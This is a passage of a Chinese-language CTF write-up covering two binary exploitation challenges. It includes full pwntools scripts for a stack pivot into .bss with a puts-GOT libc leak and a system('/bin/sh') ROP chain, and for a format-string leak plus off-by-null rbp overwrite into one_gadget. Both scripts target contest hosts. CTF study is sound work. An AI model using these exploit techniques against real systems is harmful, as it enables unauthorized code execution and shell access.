
为什么这里将rbp修改成bss-8，是因为我们的代码会在`bss+0x30-0x30=bss`的地方开始写入，并且我们将rbp修改成了bss-8，那么经过一个leave就会将rsp移到如图`0x601550`的位置，然后再`pop rbp`，rbp就变成了`0x601518`，rsp变成了`0x601558`；那么我们在退出函数的时候还会再执行一次leave ret；再重复上面的步骤，将rsp放到了`0x601518`然后又pop掉rbp，rsp就变成了`0x601520`，也就是bss的地址，那么这个时候执行ret就能够将rip移到我们写的shellcode上面来了

总结就是要给pop留位置

执行leave前：



执行后：



当我们成功泄露libc过后剩下的就和上面的差不多了，就不再赘述了：

脚本：

```
#!/usr/bin/env python3
from pwn import*
from pwncli import *
#from LibcSearcher import*
from ctypes import*
context(os='linux', arch='amd64', log_level='debug')
#context.terminal = ['tmux','splitw','-h']
context.log_level = 'debug'
```


```
context.terminal = ['byobu', 'sp', '-h']

file_name = "./main"

# 以什么方式启动
elf = ELF(file_name)
libc = ELF('libc.so.6')
jude = 1
if jude == 1:
    node = 'nc1.ctfplus.cn'
    num = 27004
    p = remote(node,num)
else:
    p = process(file_name)
system_adr = 0
bin_sh = 0
libc_base = 0

# libc = cdll.LoadLibrary('libc.so.6')
def ret2csu(pop_addr,mov_adr,fun_addr,rdi,rsi,rdx):
    p = p64(pop_addr)
    p += p64(0) + p64(1) + p64(fun_addr) +p64(rdi) +p64(rsi) +p64(rdx)
+p64(mov_adr)
    p += b'a'*56
    return p

#==========================================================================
li = lambda x : print('\\x1b[01;38;5;214m' + x + '\\x1b[0m')
ll = lambda x : print('\\x1b[01;38;5;1m' + x + '\\x1b[0m')
s = lambda s : p.send(s)
sl = lambda s : p.sendline(s)
sa = lambda n,s : p.sendafter(n,s)
sla = lambda n,s : p.sendlineafter(n,s)
r = lambda n : p.recv(n)
rl = lambda  : p.recvline()
ru = lambda s : p.recvuntil(s)
ra = lambda : p.recvall()
ia = lambda : p.interactive()
uu32 = lambda data : u32(data.ljust(4, b'\\x00'))
uu64 = lambda data : u64(data.ljust(8, b'\\x00'))
#u64(p.recvuntil(b'\\x7f')[-6:].ljust(8,b'\\x00'))
#u32(p.recvuntil(b'\\xf7'))
def g():
    gdb.attach(p)
    pause()
#==========================================================================
leave_ret = 0x0000000000400738
bss = elf.bss() + 0x500
li(hex(bss))
read = 0x000000000040071C
pop_rdi = 0x0000000000400853
pop_rbp = 0x0000000000400628
puts_got=elf.got['puts']
puts_plt=elf.plt['puts']
```

```
sla(">>",b'1')
pl = b'a' * 48 + p64(bss + 0x30) + p64(read)

sa("Now you can write something",pl)

pl2  = p64(pop_rdi) + p64(puts_got) + p64(puts_plt)
pl2 += p64(pop_rbp) + p64(bss+0x200 +0x30)+p64(read)
pl2 += p64(bss-8)+p64(leave_ret)

p.send(pl2)

puts_real=u64(p.recvuntil(b'\\x7f')[-6:].ljust(8,b'\\x00'))
li(hex(puts_real))

libc_base = puts_real - 0x80970
li(hex(libc_base))
system_real=libc_base+libc.sym['system']

binsh=libc_base+0x00000000001b3d88

pl3=(p64(pop_rdi)+p64(binsh)+p64(system_real)).ljust(0x30,b'\\x00')
pl3+=p64(bss+0x200-0x8) + p64(leave_ret)

s(pl3)

p.interactive()
```

Black_Myth_Wukong:

这道题其实考的就只是**格式化字符串漏洞 + off-by-null + 一点栈迁移的理论**；


首先我们来看一下程序：



在这里我们可以看到有个格式化字符串漏洞，我们可以通过它泄露libc（具体是输入什么数字其实乱输几个就知道了）：

```
p.sendafter("Please enter any key to enter the game...",b'1')
p.sendlineafter(">>",b'17')

p.recvuntil("Please accept it: ")
libc_b =int(p.recvuntil("\\n"),16)

li(hex(libc_b)) #0x3EC760
libc_base =libc_b - 0x3EC760
li(hex(libc_base))
```

这样一来我们就拿到了libc地址，我们接着往下看：



我们可以看到`echo_inner`函数存在off-by-null漏洞，会在输入结束的末尾填入一个0；

而且我们可以看到这里是嵌套在了两个函数里面，所以我们在输入完了过后会执行两次`leave ret`，就等于是一个栈迁移了所以我们的目标就很明确了：

我们将里面填满`onegadget`，然后就将rbp的最后一位变为0，那么rbp就有可能变小，变小过后经过两个`leave ret`就会执行我们写入的代码：

```
#!/usr/bin/env python3
from pwn import*
from pwncli import *
#from LibcSearcher import*
from ctypes import*
context(os='linux', arch='amd64', log_level='debug')
#context.terminal = ['tmux','splitw','-h']
context.log_level = 'debug'
context.terminal = ['byobu', 'sp', '-h']

file_name = "./main"

# 以什么方式启动
elf = ELF(file_name)
libc = ELF('libc.so.6')
jude = 1
if jude == 1:
    node = 'nc1.ctfplus.cn'
    num = 30465
    p = remote(node,num)
else:
    p = process(file_name)
system_adr = 0
bin_sh = 0
libc_base = 0

# libc = cdll.LoadLibrary('libc.so.6')
def ret2csu(pop_addr,mov_adr,fun_addr,rdi,rsi,rdx):
    p = p64(pop_addr)
    p += p64(0) + p64(1) + p64(fun_addr) +p64(rdi) +p64(rsi) +p64(rdx)
+p64(mov_adr)
    p += b'a'*56
    return p

#==========================================================================
```

```python
li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')
s = lambda s : p.send(s)
sl = lambda s : p.sendline(s)
sa = lambda n,s : p.sendafter(n,s)
sla = lambda n,s : p.sendlineafter(n,s)
r = lambda n : p.recv(n)
rl = lambda  : p.recvline()
ru = lambda s : p.recvuntil(s)
ra = lambda : p.recvall()
ia = lambda : p.interactive()
uu32 = lambda data : u32(data.ljust(4, b'\x00'))
uu64 = lambda data : u64(data.ljust(8, b'\x00'))
#u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
#u32(p.recvuntil(b'\xf7'))
def g():
    gdb.attach(p)
    pause()
#=========================================================================
p.sendafter("Please enter any key to enter the game...",b'1')
p.sendlineafter(">>",b'17')

p.recvuntil("Please accept it: ")
libc_b =int(p.recvuntil("\n"),16)

li(hex(libc_b)) #0x3EC760
libc_base =libc_b - 0x3EC760
li(hex(libc_base))

sla(b"max 256)",b'256')

one_gadget = libc_base + 0x4f29e
payload = p64(one_gadget)*32

p.send(payload)

p.interactive()
```